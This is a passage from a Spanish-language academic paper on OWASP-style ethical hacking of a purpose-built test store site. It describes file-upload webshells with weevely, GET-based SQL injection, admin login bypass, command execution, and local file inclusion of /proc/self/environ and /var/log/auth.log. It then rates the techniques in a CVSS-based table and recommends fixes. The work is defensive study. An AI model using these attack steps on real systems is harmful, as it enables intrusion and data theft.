Se realizó hacking ético activos debido a que se estableció pruebas de vulnerabilidades basadas en carga de archivos, inyección SQL, obtención de datos, ejecutando códigos e ingresando como administrador al sitio web de la Tienda DIGI. Además, se consideró la elevación o escalar privilegios verticalmente debido a que se accedió a zonas determinadas por el administrador.

Reporte

En la última fase de ethical hacking de OWASP se presenta el reporte técnico. En los hallazgos se identificaron cinco vulnerabilidades que afectan a la página web de la Tienda DIGI. Las vulnerabilidades son: en carga de archivos, inyección SQL en GET, obtener datos de la base, ingreso como administrador y ejecución de código. El proceso para la explotación se realizó en Metasploitable, por lo que ingresó al programa, cargando archivo, luego se abrió Burpsuite para configurar proxy, luego se ejecutó el comando, así como la inclusión de archivos locales (Explotar archivo /proc/self/environ; Explotar archivo /var/log/auth.log). Posteriormente, se realizó Mutillidae, configurando la base de datos y explotación en GET. Además, se presentan los resultados de la prueba aplicada al sitio web de la Tienda DIGI mediante una tabla comparativa de las técnicas utilizadas, considerando las métricas establecidas en la primera fase. Los resultados se detallan a continuación.

Tabla 2. Comparativa de técnicas de Ethical Hacking

Parámetro	P	Phishing		Sniffing		Ingeniería Social		Inyección SQL		Hijacking		Footprinting		Cryptography and so on		Enumeración	
		C	T	C	T	C	T	C	T	C	T	C	T	C	T	C	T
Vector de Acceso	0,10	2	0,2	2	0,2	2	0,2	3	0,3	2	0,2	2	0,2	3	0,3	2	0,2
Complejidad de Acceso	0,10	1	0,1	2	0,2	2	0,2	2	0,2	1	0,1	1	0,1	2	0,2	2	0,2
Autenticación	0,15	2	0,3	1	0,15	3	0,45	2	0,3	2	0,3	3	0,45	2	0,3	2	0,3
Impacto en Nivel de Riesgo	0,15	3	0,45	3	0,45	3	0,45	2	0,3	2	0,3	2	0,3	2	0,3	2	0,3
Impacto en Reconocimiento de Puertos	0,10	1	0,1	3	0,3	2	0,2	3	0,3	3	0,3	3	0,3	3	0,3	2	0,2
Impacto de la Confiabilidad	0,15	2	0,3	2	0,3	2	0,3	3	0,45	2	0,3	2	0,3	3	0,45	2	0,3
Facilidad de Corrección	0,15	3	0,45	2	0,3	3	0,45	3	0,45	3	0,45	3	0,45	3	0,45	3	0,45
Fiabilidad del Informe de Vulnerabilidad	0,10	3	0,3	2	0,2	3	0,3	3	0,3	2	0,2	2	0,2	2	0,2	2	0,2
Total	1,00		**2,20**		**2,10**		**2,55**		**2,60**		**2,15**		**2,30**		**2,50**		**2,15**

Nota. P = Puntaje; C = Calificación; T = Total.
Elaborado por: los autores

En la tabla anterior se expone los resultados obtenidos de la comparación de técnicas de hacking ético en la red de datos, donde la inyección SQL basado en pentesting obtuvo una puntuación de 2,60 e ingeniería social (2,55); con ello se determina que estas son las técnicas más óptimas, pues; las demás no son precisas. Cabe mencionar que las técnicas seleccionadas para el desarrollo de las pruebas se utilizaron porque se relacionan con las vulnerabilidades que se presentan en los sitios web como los ataques a las base de datos y recopilación de la información. Por lo que es esencial implementar políticas de seguridad, adquirir servicio técnico propio, no divulgar información sensible al público (Jiménez, 2021). Como parte de las contramedidas es importante tomar en cuenta la forma de ejecución del hacking para conocer las vulnerabilidades aplicadas en fases anteriores. Por lo que el mantenimiento del sistema y elementos informáticos deben ejecutarse de forma trimestral y asegurar la ejecución de los cambios o soluciones, para ello se implementa un indicador que facilite medir el nivel de cumplimiento de estrategias, esto se aprecia a continuación:

$$Nivel\ de\ solución = \frac{No.\ vulnerabilidades\ solucionadas}{Total\ de\ vulnerabilidades\ encontradas} * 100$$

Discusión

En la presente investigación se realizó un análisis de las técnicas de hacking ético pentesting para conocer las vulnerabilidades en el sitio web creado (Tienda DIGI), por lo que se implementó las fases de la metodología de hacking ético de OWASP. Iniciando con la fase de planificación, donde se determinó las herramientas para el desarrollo como Kali Linux, Metasploit, MariaDB y MySQL; las métricas base CVSS para seleccionar la técnica. En la segunda fase de obtención de información se diseñó una página web para la tienda DIGI. Además, se procedió a realizar la arquitectura y el diagrama UML de seguridad; incluso se instaló la base de datos de la página web creada, utilizando MARIADB Server luego se inicializó y configuró el servidor. Después, se accedió a MySQL para crear la base de datos denominada ‘digishop’, incluyendo las tablas de productos ‘products’ (ID, título, descripción y precio) y ‘users’ (ID, name, passwd y address).

Posteriormente, se identificó los host vivos, banner grabbing, se escaneó el puerto 192.168.20.114, se enumeró NTP y los recursos de weevely y webtesting. En la explotación de vulnerabilidades se utilizó la herramienta de Kali Linux y Metasploitable, este ayudó a conocer la presencia de cinco riesgos como carga de archivo, inyección SQL, obtención de tabla de la base de datos, ingresando como administrador a la plataforma y ejecutando código. La primera vulnerabilidad se obtuvo al cargar archivo en la página web de la tienda, registrando e iniciando sesión, luego en ver imagen, subir archivos maliciosos mediante weevely, registrar nuevamente y ejecutar comando weevely, mostrando que por los archivos maliciosos dañan al servidor, por lo que es importante aplicar filtros.

Para la explotación de la vulnerabilidad con inyección SQL y en la tabla de base de datos, por lo que se accedió a la página web de la tienda para ingresar los parámetros *get* para ejecutar SQL, luego introducir el código order by 2# para cambiar el orden de los productos y se obtiene la información de la base de datos, incluyendo la tabla de misma, es por esto que es necesario que se establezca filtros en caracteres, tipos de datos y caracteres de escape. En la vulnerabilidad ingresando como administrador se altera la consulta, lo cual colapsa los datos, siendo importante evitar almacenar el nombre del usuario, root, entre otros, organizando las consultas para usuarios y contraseñas. Y en la vulnerabilidad ejecutando código se exploró ping, utilizando dos comandos para obtener la conexión al servidor, después se tiene una conexión al puerto del servidor; por lo que se debería bloquear los puertos no utilizados en los servidores.

Por otro lado, en la fase de elevación de privilegios se escaló de forma vertical porque se ingresó a las zonas determinadas por el administrador. En la última fase de reporte se presentó una tabla comparativa de las técnicas de hacking ético, por lo que se planteó un método cualitativo por puntos, aplicando una cartilla de evaluación a cuatro especialistas en Seguridad Informática a través de un formulario elaborado en Google Forms, donde se identificó que la técnica de inyección SQL de pentesting es la más adecuada porque permite conocer que las amenazas relacionadas con datos del servidor y muestra de forma eficaz las vulnerabilidades a las que se expone un sistema web; siendo esencial para la empresa debido a que genera valor agregado, por lo que debe incluir una valoración del riesgo y políticas de seguridad. Las principal aportación se basa en identificar la técnica más idónea para conocer las amenazas que afectan al sitio web, contribuyendo a que la organización implemente acciones estratégicas para mitigar o disminuir estos problemas a través de un mantenimiento trimestral del sistema. Una de las limitaciones se relacionó con la falta o nula autorización de las empresas para aplicar hacking ético. Para futuras líneas de investigación se puede ampliar la población, considerando mayor cantidad de empresas de diferentes sectores económicos que posean sitios web, incluso se podría tomar en cuenta las demás técnicas de hacking ético.

Conclusiones

En la investigación se encontraron cinco vulnerabilidades de seguridad como la carga de archivo, inyección SQL, obtención de tabla de la base de datos, ingresando como administrador a la plataforma y ejecutando código. Por lo que es importante aplicar las soluciones respectivas que recomiendan en el programa Kali Linux y la explotación de las vulnerabilidades con Metasploit.

Además, se identificaron las técnicas de hacking ético existentes en sitio web como phishing, Sniffing, Ingeniería Social, Inyección SQL, Hijacking, Footprinting, Cryptography and so on y enumeración, estas ayudan a conocer cómo funcionan y qué herramientas aplican los hackers para acceder a la página web de la empresa, lo cual ayuda a determinar mecanismos de seguridad informática para prevenir y hacer frente a ataques.

Finalmente, se realizó la simulación con las técnicas en el sitio web de la Tienda DIGI, donde se conoció que la mayor puntuación y la más idónea para identificar vulnerabilidades es la técnica de inyección SQL. Por lo tanto, esta técnica ayuda a implementar pruebas de manera adecuada según los requerimientos de la organización en aspectos de seguridad informática.

Referencias Bibliográficas

- Bach, A. (2019). *Evaluación de técnicas de ethical hacking para el diagnóstico de vulnerabilidades de la seguridad informática en una empresa prestadora de servicios.* Pimentel : Universidad Señora de Sipán .
- Dalalana Bertoglio, D., & Zorzo, A. (2017). Overview and open issues on penetration test. *Journal of the Brazilian Computer Society, 23*(2), 2.
- García, J. (2015). *Hacking ético: cacería de vulnerabilidades.* Bolívar: UNEXPO.
- González, H., & Montesino, R. (2018). Capacidades de las metodologías de pruebas de penetración para detectar vulnerabilidades frecuentes en aplicaciones web. *Revista Cubana de Ciencias Informáticas, 12*(4), 52-65.
- Guevara, A. (2012). Hacking ético: mitos y realidades. *Revista Seguridad , 1*(12).
- Jiménez, J. (23 de Junio de 2021). *Principales amenzas de seguridad web*. Recuperado el 21

de Octubre de 2021, de https://www.redeszone.net/tutoriales/seguridad/principales-amenazas-seguridad-web/

- Muñoz, A., Pérez, S., & Amador, S. (2018). Pentesting sobre aplicaciones web basado en la metodología OWASP utilizando un cluster conformado por dispositivos SBC de bajo costo. *Revista Ibérica de Sistemas e Tecnologias de Informaçión, 1*(16), 1-14.
- Ortegón, C. (2019). *Amenazas, vulnerabilidades, factores de riesgo, y defensa en profundidad en aplicaciones web.* Bogotá : Universidad Piloto de Colombia.
- Parra, J. (2020). *Análisis de Vulnerabilidades basado en Pentesting y Propuesta de Aseguramiento de un Escenario Simulado de la Infraestructura Física y Lógica para la Institución del Caso de Estudio Institución Registraduría Nacional.* Bogotá : Universidad Nacional Abierta y a Distancia - UNAD.
- Rodríguez, A. (2020). Herramientas fundamentales para el hacking ético. *Revista Cubana de Informática Médica, 12*(1), 116-131.
- Ron, R., & Sacoto, V. (2017). Las Pymes ecuatorianas: su impacto en el empleo como contribución del Pib Pymes al Pib total. *Espacios, 38*, 11.
- Silva, L., Rentería, E., & Duque, J. (2011). *Análisis comparativo de las principales técnicas de hacking empresarial* . Pereira: Universidad Tecnológica de Pereira.
- Tamayo, O. (2016). *Desarrollo de una guía técnica estándar para aplicar herramientas de ethical hacking en redes de datos, dirigidos a Pymes.* Quito: PUCE.
- Tomanek, M., & Klima, T. (2015). Penetration Testing in Agile Software Development Projects. *Int. J. Cryptogr. Inf. Secur, 5*(12), 1-7.
- UNHCR. (2018). Guidance on the protection of personal data of persons of concern to UNHCR. págs. 1-68.
- Vela, F., & Andrade, R. (2014). *Guía de pruebas 4.0 OWASP (Open Web Aplication Security Project) versión español.* Quito: Escuela Politecnica Nacional.
- Veloz, J., Alcivar, A., Salvatierra, G., & Silva, C. (2017). Ethical hacking, una metodología para descubrir fallas deseguridad en sistemas informáticos mediante la herramienta Kali-Linux. *Revista de las Tecnologías de la Informática y las Comunicaciones , 1*(1), 1-12.
- Zambrano, A., Guarda, T., Haro, E., & Ninahualpa, G. (2019). Técnicas de mitigación para principales vulnerabilidades de seguridad en aplicaciones web. *Revista Ibérica de Sistemas e Tecnologias de Informação*(17), 299-308.
- Zúñiga, R., Serrano, I., & Molina, L. (2020). Seguridad informática en las PyMES de la ciudad de Quevedo. *Journal of Business and Entrepreneurial Studie, 4*(2), https://doi.org/10.37956/jbes.v4i2.97.